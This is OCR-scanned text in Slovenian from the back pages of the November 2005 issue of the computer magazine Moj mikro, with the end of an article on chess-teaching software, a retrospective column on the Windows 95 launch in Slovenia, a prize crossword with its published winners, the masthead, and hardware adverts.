va tako osnove šahovske igre, šahovsko taktiko za začetnike, osnove pozicijske igre, strategijo, enciklopedijo otvoritvenih spodrslijajev in zahtevnejše naloge iz taktike. V tem je s šahovskega vidika ena najpomembnejših vrednosti programa. Vse teme imajo najprej teoretski in nato praktični del.

Program ima zelo uporabno **pomoč**, zato bo delo z njim mnogo lažje tudi za tiste učitelje, ki so nekoliko manj veščici dela z računalnikom. Program omogoča tudi **tiskanje** ene naloge ali celotnega poglavja, kar doslej ni bilo možno. To je lahko zelo uporabno tudi za šahovske krožke tako po šolah kot v klubih, skratka za vsa šahovska izobraževanja, ki ne potekajo v računalniški učil-

nici. Program si lahko vsak učenec naloži tudi doma in doma rešuje naloge.

Šah za omrežja vsebuje 15 poglavij s 350 predavanji in vajami, skupno je več kot 7000 nalog.

Koristen napotek za učitelje izbirnega predmeta šah: Veliko koristnih in zanimivih informacij boste našli na portalu ŠZS (www.sah-zveza.si/):


- rubrika **Izbirni predmet** (www.sah-zveza.si/projects/szcoach.asp);

- v **Učiteljskem forumu** (www.sah-zveza.si/openforum12/index7.asp) lahko postavite svoje vprašanje – tudi o delovanju programa Šah za omrežja.

SKLEP

Lahko rečemo, da smo Slovenci neke vrste »pionirji« ali še boljše inovatorji glede uvajanja šaha med številno osnovnošolsko populacijo. Vsi vemo, da iz množičnosti raste kakovost. Zato se upravičeno nadajamo še boljših rezultatov slovenskih šahistov in šahistk in, kar je najpomembnejše, še večje priljubljenosti in razširjenosti šahovske igre med mladimi. Tudi sive celice, ne le telo, potrebujejo reden trening!

GENS UNA SUMUS



Oktober ste zaman iskali to rubriko, kajti njenega pisca so zvile zdravstvene težave. Ker k sreči ni šlo za ptičjo gripo, zdaj spet lahko piše. Najprej na hitro vzrmo oko na izpuščeno oktobrsko številko, potem pa si oglejmo še novembrsko.

@

Oktober je minil v znamenju programa Windows 95 in v Sloveniji še nikoli ni bilo vložena toliko denarja v promocijo enega samega izdelka in mediji še nikoli niso posvetili kakemu izdelku toliko prostora brezplačno. To je bil pravi globalni praznik in zabave ob začetku prodaje Windows 95 se je v Ljubljani udeležilo med 600 in 700 ljudi. V slabem mesecu je skoraj desetkrat toliko ljudi Windows tudi kupilo. V Cyber Cafeju so se zabavali z novimi okni, gledališče Ane Monro pa je izvedlo vrsto improviziranih skečev na računalniško tematiko. Predstavniki Microsofta so ponosno rezali trinadstropno torto in generalni direktor Microsofta v Sloveniji je bil ob povpraševanju po torti vidno zadovoljen. Prisotni pa so spili več kot 200 litrov brezplačnega piva. In še komentar Tomaža Savodnika v oktobrski številki: »Če so v novi Zelandiji in drugod po svetu v vrstah čakali, da bi dobili svojo kopijo Windows 95, so Slovenci najprej potešili žejo.« Kaj hočemo, po več kot dveh letih čakanja je naposled zagorel START. In v slabem mesecu dni je Microsoft v Sloveniji prodal okoli 6500 paketov Windows 95.

@

Zdaj pa k novembrski številki... Njen začetek je žalosten, kajti kot beremo In memoriam, smo se v poznih dneh oktobra na ljubljanskih Žalah za vedno poslovili od Aljoše Vrečarja, sodelavca Mojega mikra že od samega prvega letnika, pozneje pa glavnega in odgovornega urednika revije, za katero je tako vneto delal.

@

Od najbolj zanimivih tem naj omenim Toshiba prenosičnik, ki so si ga omissili naši poslanci. Leta 1992 je bilo v parlamentu le osem takih, ki so znali uporabljati računalnik. Pohvalno pa je, da se je od takrat računalniška pismenost tako izboljšala, da so poslanci že leta 1994 v posebni anketi izrazili željo po prenosnih računalnikih. Rečeno, storjeno oziroma kupljeno. In Matija Grabnar je lahko napisal članek »Informatika v državnih organih...« V tej številki tudi ne spregledamo bogate priloge z naslovom INFOS 95 in dodatkom »Prihodnost je naša«. Zvemo tudi, kdo vse je sodeloval »pri izjemno zahtevnem slovenjenju takrat oboževanega programa Windows 95.

Vilko Novak-Čipči

www.joker.si 147 oktober 2005, letnik XIV, 1390 SIT

Joker

testisi: ipod nano, soundblasterji x-fi, dobri zasloni LCD, igričarske miške

oznanila: NFS Most Wanted, Age of Empires 3, Serious Sam 2 ...

igrovje: Fahrenheit, Earth 2160, NBA Live 06, NHL 06, FIFA 06, Nightlife ...

na natlačenki (DVDju): kultni film The Crow - Vran

Vsak nov naročnik dobi eno od treh vrhunskih iger. Naročilnico najdete na spletni strani www.joker.si ali pa zavrtite 01 473 81 13.



Joker
RAČUNALNIŠKI ZABAVNIK

www.joker.si

MOJ MIKRO	ZELO BRČEN OBLAŠNI NOŠI	IZBRANA OBLAŠNA	NEKDAJ UT RUENA REBNA NEJA	KREST US (NRAJŠE)	IVANA NOBELCA	KRALJ UMELIH	IZVAJA VSAK PRVI TOREK V MESECU	ZELO PISANA PIRGA	ANTON TROST	DRUG DEL NA-GRADNEGA GE S LA	SL. GLED. IGRALEC (TINE)	TRETJI DEL NA-GRADNEGA GE S LA	NIKONKA LET OPIŠ
PRVI DEL NA-GRADNEGA GE S LA							JE JEZRO V EVROPE DELU RUSIJE						
PRE-PAJANCA LITOV							TUREK SOČOBNI SL. PESATELJI						
FINSKI OBRNAČFI RAK-KOKEN					IZVIR TANTAL				URINA TRIGOVEC ZIMONO				
URADNO POSREDO POTRDILO						FINSKI GINE ŽENSKA NI VLAKIJA							
PREPRAVA ZA LOV ŽIVALI								OTAKAR VAVRA			NIKELI VEZNIK		
					LILI NOVY			GLASNO IZREČ BRE IZPOSLOJEN DENARI					NOVAŠKO DEL O
					NAPRAVA NI NAJ ODGAJA								
					ARIFIL IGRALKA (DZBI)						JOZE OLAJ VESOLJI VOZLO		
					REKA V FRANCOZ L. PISTOK REVA				OLU NAPRAVA REBNA STRI				
					REBNA VOJASKA ENOTA						ANGFIL IGRAL EC LAURENCE		IGRIS KAITANI
					KBI NOVAK			VRKO CITEV ŠP. PE VNA BEKTEL					
					VOJVODIN. MAJZE PESNIK (KATOLY)				ZIDARSKA ŽILKA DUNOVNIK				
					AVTOR: ALEX-SANDAR ŠLUDOVIC	OKSID	NESTO V BAČKI GROF LIA VANGLIU						
					RUJENO PUJVA SARVA					IGRALKA GARDNER NADAV			
					ITALIJSKI POLITIK (MOBIO)						IVO SVETINA NEBA UNRADEK		
					SVETOVNI SPLET								
					REPILOK ČASA, KINI VEČ NOV								



BELKIN
DOŽIVLJENJSKA GARANCIJA!

Na internet, do elektronske pošte in do vašega izbranega omrežja lahko dostopate iz katerega koli prostora v vašem domu ali poslovnih prostorih. Vse brezžično! Gre tudi za povsem zanesljiv prenos datotek med računalniki, dostop do tiskalnikov in drugih aparatov. Vsi Belkinovi brezžični produkti imajo WPA in WEP zaščito in so skladni z najsodobnejšimi varnostnimi standardi.

Izid žrebanja nagradne križanke iz 10. številke Mojega mikra - **GESLO: KOMPLET BELKIN ZA PRENOSNIK**

3 praktične nagrade v vrednosti po 7.640 SIT podarja podjetje Alterna, d. d. Prejeli so jih: **Tadej Sušelj**, Kvedrova 5, 6000 Koper, **Brigita Peklaj**, Vaše 29B, 1215 Medvode in **Marjan Grgurič**, Lendavska 38, 9000 Murska Sobota. Nagrade bodo iz podjetja Alterna, d. d. poslali po pošti.

Ime in priimek: _____
Naslov: _____

mojMIKRO Davčna številka: _____

GESLO: _____

Rešite križanko, črke z označenih polj pa vpišite v kupon. Dobite geslo, ki je rešitev nagradne križanke. Kupon izrežite in ga do **18. novembra** pošljite na naslov: **Uredništvo revije Moj mikro, Dunajska 5, 1509 Ljubljana**. Pripišite tudi svojo davčno številko. Rešitve lahko pošljete tudi po e-pošti: info@mojmikro.si

Podjetje **Alterna Intertrade, d. d.**, Leskovškova 4, 1000 Ljubljana bo trem izžrebancem, ki bodo napisali pravilno geslo iz križanke, podarilo blagovne nagrade iz prodajnega programa v vrednosti po 7.640 SIT.

IZDAJA:
DELO REVIJE, d. d.
Dunajska 5, 1509 Ljubljana
www.delo-revije.si
DIREKTOR: Andrej Lesjak

UREDNIŠTVO:
Dunajska 5, 1509 Ljubljana
tel.: (01) 473 82 61
faks: (01) 473 81 69, 473 81 09
e-pošta: mojmikro@delo-revije.si

GLAVNI UREDNIK: Marjan Kodelja
ODGOVORNI UREDNIK: Zoran Banovič
POMOČNIKA GLAVNEGA UREDNIKA:
UREDNIK: Jaka Mele
UREDNIK FOTOGRAFJE:
Alan Orlič Belšak
LIKOVNA ZASNOVA: Andrej Mavsar
TEHNIČNI UREDNIK: Andrej Mavsar
REDAKTOR:
Slobodan Vujanović

OGLASNO TRŽENJE:
DELO REVIJE, d. d.
Marketing
Dunajska 5, 1509 Ljubljana
tel.: (01) 473 81 11
faks: (01) 473 81 29
e-pošta: marketing@delo-revije.si

KOLPORTAŽA:
DELO REVIJE, d. d.
Marketing
Dunajska 5, 1509 Ljubljana
tel.: (01) 473 81 20
faks: (01) 473 82 53

NAROČNINE:
DELO REVIJE, d. d.
Marketing
Dunajska 5, 1509 Ljubljana
tel.: (01) 473 81 23, 473 81 24
faks: (01) 473 82 53
e-pošta: narocnine@delo-revije.si

Posamezni izvod stane 980 SIT. Naročniki imajo posebne ugodnosti. Naročite se lahko pisno (klasična in elektronska pošta) ali telefonsko. Revijo boste začeli prejemati po prvem plačilu od tekoče številke naprej. Naročina velja do vašega preklica.

Naročina za tujino se poravnava za eno leto vnaprej in znaša: 70 EUR, 127 USD, 167 AUD. Za vse informacije v zvezi z naročanjem edicije smo na voljo na zgoraj navedenih telefonskih številkah ali elektronski pošti. Nenaročenih besedil in fotografij ne vračamo.

DIGITALNA OBDELAVA FOTOGRAFIJ IN OSVETLJEVANJE:
Delo Repro, d. o. o.
Dunajska 5, Ljubljana
TISK: Delo Tiskarna, d. d.
Dunajska 5, Ljubljana

november 2005
natisnjeno
v 8 500 izvodih.





Deliti stvari je včasih
lahko zapleteno.

Včasih ne.

W840

A3, A4 mrežni laserski tiskalnik

Ritrost: do 50 str/min

256 MB spomina, razširljiv do 768 MB

ločljivost: 1200 x 1200 dpi, 2400 dpi image

2 x 500 A3, A4 listni predal + 100 listni MPF

PCL6, PDF, PS3...

zmogljivost: do 300.000 str/mesec

širok izbor papirnih opcij

direktno tiskanje iz USB ključa

•
•
•

www.lexmark.si
www.alterna-l.si

LEXMARK
™

Prodaja preko pooblaščenih prodajalcev in trgovin

Alterna International d.o.o., Družba za računalniški inženiring, Leskovačkova 8, 1000 Ljubljana,
t. 01 5202 800, f. 01 5202 840, 589598; e. 01 5202 708

ALTERNA
INTERNATIONAL

